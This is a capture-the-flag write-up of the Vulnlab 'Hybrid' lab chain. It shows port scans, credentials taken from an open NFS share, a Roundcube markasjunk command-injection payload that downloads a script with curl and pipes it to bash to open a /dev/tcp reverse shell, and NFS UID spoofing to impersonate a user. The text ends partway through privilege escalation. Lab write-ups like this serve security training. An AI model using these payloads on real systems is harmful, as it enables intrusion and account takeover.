Vulnlab Chain Easy: Hybrid
Hybrid is an Easy rated Chain on Vulnlab.
Nmap Scan
First machine (10.10.156.181).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sC -sV -p- 10.10.156.181
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-31 10:07 CET
Nmap scan report for 10.10.156.181
Host is up (0.027s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-31 09:17:01Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2023-06-17T14:05:41
|_Not valid after:  2024-06-16T14:05:41
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-31T09:18:27+00:00; +3s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HYBRID
|   NetBIOS_Domain_Name: HYBRID
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hybrid.vl
|   DNS_Computer_Name: dc01.hybrid.vl
|   DNS_Tree_Name: hybrid.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-01-31T09:17:47+00:00
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Not valid before: 2024-01-30T08:57:57
|_Not valid after:  2024-07-31T08:57:57
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
61173/tcp open  msrpc         Microsoft Windows RPC
61268/tcp open  msrpc         Microsoft Windows RPC
61293/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-31T09:17:51
|_  start_date: N/A
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 638.04 seconds
Second machine (10.10.156.182).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.10.156.182
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-31 09:59 CET
Nmap scan report for 10.10.156.182
Host is up (0.026s latency).
Not shown: 65518 closed tcp ports (conn-refused)
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:bc:22:26:78:3c:b4:e0:6b:ea:aa:1e:c1:62:5d:de (ECDSA)
|_  256 a3:b5:d8:61:06:e6:3a:41:88:45:e3:52:03:d2:23:1b (ED25519)
25/tcp    open     smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
80/tcp    open     http     nginx 1.18.0 (Ubuntu)
|_http-title: Redirecting...
|_http-server-header: nginx/1.18.0 (Ubuntu)
110/tcp   open     pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: RESP-CODES SASL CAPA STLS PIPELINING AUTH-RESP-CODE TOP UIDL
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
111/tcp   open     rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38035/udp   mountd
|   100005  1,2,3      38687/tcp   mountd
|   100005  1,2,3      49541/tcp6  mountd
|   100005  1,2,3      50350/udp6  mountd
|   100021  1,3,4      34501/tcp6  nlockmgr
|   100021  1,3,4      41681/tcp   nlockmgr
|   100021  1,3,4      56989/udp   nlockmgr
|   100021  1,3,4      60818/udp6  nlockmgr
|   100024  1          41613/udp   status
|   100024  1          42959/tcp6  status
|   100024  1          43129/tcp   status
|   100024  1          49326/udp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp   open     imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: LOGINDISABLEDA0001 post-login LITERAL+ OK Pre-login have listed ENABLE IMAP4rev1 more SASL-IR STARTTLS capabilities IDLE ID LOGIN-REFERRALS
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
587/tcp   open     smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
993/tcp   open     ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ENABLE have LITERAL+ OK Pre-login AUTH=PLAIN post-login listed IMAP4rev1 more AUTH=LOGINA0001 SASL-IR capabilities IDLE ID LOGIN-REFERRALS
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
995/tcp   open     ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: RESP-CODES SASL(PLAIN LOGIN) CAPA PIPELINING USER AUTH-RESP-CODE TOP UIDL
2049/tcp  open     nfs_acl  3 (RPC #100227)
13933/tcp filtered unknown
14624/tcp filtered unknown
38687/tcp open     mountd   1-3 (RPC #100005)
40337/tcp open     mountd   1-3 (RPC #100005)
41681/tcp open     nlockmgr 1-4 (RPC #100021)
43129/tcp open     status   1 (RPC #100024)
43217/tcp open     mountd   1-3 (RPC #100005)
Service Info: Host:  mail01.hybrid.vl; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 2563.87 seconds
Linux
Enumerate NFS (Port 2049)
Use showmount to see what NFS shares are publicly accessible.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ showmount -e 10.10.156.182
Export list for 10.10.156.182:
/opt/share *
We can now mount the NFS share and find a backup file.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.10.156.182:/opt/share /tmp/share -o nolock


┌──(kali㉿kali)-[~]
└─$ ls /tmp/share
backup.tar.gz
In the TAR file we find the following.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[/tmp/share]
└─$ tar -xvf backup.tar.gz
etc/passwd
etc/sssd/sssd.conf
etc/dovecot/dovecot-users
etc/postfix/main.cf
opt/certs/hybrid.vl/fullchain.pem
opt/certs/hybrid.vl/privkey.pem
In the dovcecot-users file we find credentials.
1
2
3
4
─(kali㉿kali)-[/tmp/share/etc/dovecot]
└─$ cat dovecot-users
admin@hybrid.vl:{plain}Duckling21
peter.turner@hybrid.vl:{plain}PeterIstToll!
Enumerate HTTP (Port 80)
Site redirects to: mail01.hybrid.vl. 
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts | grep 10.10.156.182
10.10.156.182 mail01.hybrid.vl hybrid.vl
Landing page (roundcube is running here). 
Use the credentials found on the NFS share to login: admin@hybrid.vl:Duckling21. 
We find the following mail about a spam plugin. 
In the bottom left we can click on “About” and find the version of 1.6.1. 
While googling for roundcube junk filter plugins we come across “markasjunk”. 
The following article explains how the exploit works.
1
payload format: admin&touch${IFS}test.txt&@roundcube.com
Start by modifying your identity by going to Settings > Identities next up we can modify our identity according to the previously mentioned payload template. 
In order to trigger the payload we have to mark an email as junk.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.10.156.182 - - [31/Jan/2024 10:48:50] "GET / HTTP/1.1" 200 -
Now we can craft our reverse shell payload and execute it to gain shell access.
1
2
3
4
5
Email: admin&curl${IFS}10.8.1.49/shell.sh|bash&@hybrid.vl

Shell.sh:
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.8.1.49/1234 0>&1'
We now have a shell as www-data.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.1.49] from (UNKNOWN) [10.10.156.182] 38320
bash: cannot set terminal process group (641): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail01:~/roundcube$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lateral movement
When we create files on the mounted NFS share from our Kali machine we can see that the name of the user is our own user.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[/tmp/share]
└─$ ls -al
total 28
drwxrwxrwx  4 nobody nogroup 4096 Jan 31 11:09 .
drwxrwxrwt 17 root   root    4096 Jan 31 11:09 ..
-rw-r--r--  1 root   root    6003 Jun 18  2023 backup.tar.gz
drwxr-xr-x  5 kali   kali    4096 Jan 31 10:23 etc
-rwxr-xr-x  1 kali   kali       3 Jan 31 11:09 id.sh
drwxr-xr-x  3 kali   kali    4096 Jan 31 10:24 opt
However, on the other side we see the id of our user.
1
2
3
4
5
6
7
8
www-data@mail01:/opt/share$ ls -al
total 24
drwxrwxrwx 4 nobody nogroup 4096 Jan 31 10:13 .
drwxr-xr-x 4 root   root    4096 Jun 17  2023 ..
-rw-r--r-- 1 root   root    6003 Jun 18  2023 backup.tar.gz
drwxr-xr-x 5   1000    1000 4096 Jan 31 09:23 etc
-rw-r--r-- 1   1000    1000    0 Jan 31 10:13 id.sh
drwxr-xr-x 3   1000    1000 4096 Jan 31 09:24 opt
Since we know that the other user on this machine is peter.turner, we can try to change our user to fit his id. That way we might be able to get a shell as him.
1
2
www-data@mail01:/home$ ls
peter.turner@hybrid.vl
Peter.turner user id (902601108).
1
2
www-data@mail01:/home$ id peter.turner@hybrid.vl
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
Create the user.
1
2
3
┌──(kali㉿kali)-[/tmp/share]
└─$ sudo useradd -u "902601108" peter.turner@hybrid.vl
useradd warning: peter.turner@hybrid.vl's uid 902601108 outside of the UID_MIN 1000 and UID_MAX 60000 range.
Change the password and switch to the user.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[/tmp/share]
└─$ sudo passwd peter.turner@hybrid.vl
New password:
Retype new password:
passwd: password updated successfully


┌──(kali㉿kali)-[/tmp/share]
└─$ su peter.turner@hybrid.vl
Password:
$ id
uid=902601108(peter.turner@hybrid.vl) gid=1001(peter.turner@hybrid.vl) groups=1001(peter.turner@hybrid.vl)
Now, when we create new files we no longer see the uid.
1
2
3
4
5
6
7
8
9
10
www-data@mail01:/opt/share$ ls -al
ls -al
total 24
drwxrwxrwx 4 nobody                 nogroup 4096 Jan 31 10:20 .
drwxr-xr-x 4 root                   root    4096 Jun 17  2023 ..
-rw-r--r-- 1 root                   root    6003 Jun 18  2023 backup.tar.gz
drwxr-xr-x 5                   1000    1000 4096 Jan 31 09:23 etc
-rw-r--r-- 1                   1000    1000    0 Jan 31 10:13 id.sh
drwxr-xr-x 3                   1000    1000 4096 Jan 31 09:24 opt
-rw-r--r-- 1 peter.turner@hybrid.vl    1001    0 Jan 31 10:20 test
Transfer the /bin/bash binary from the target machine to our own machine and copy it back to the NFS share so we are the owner of the file.
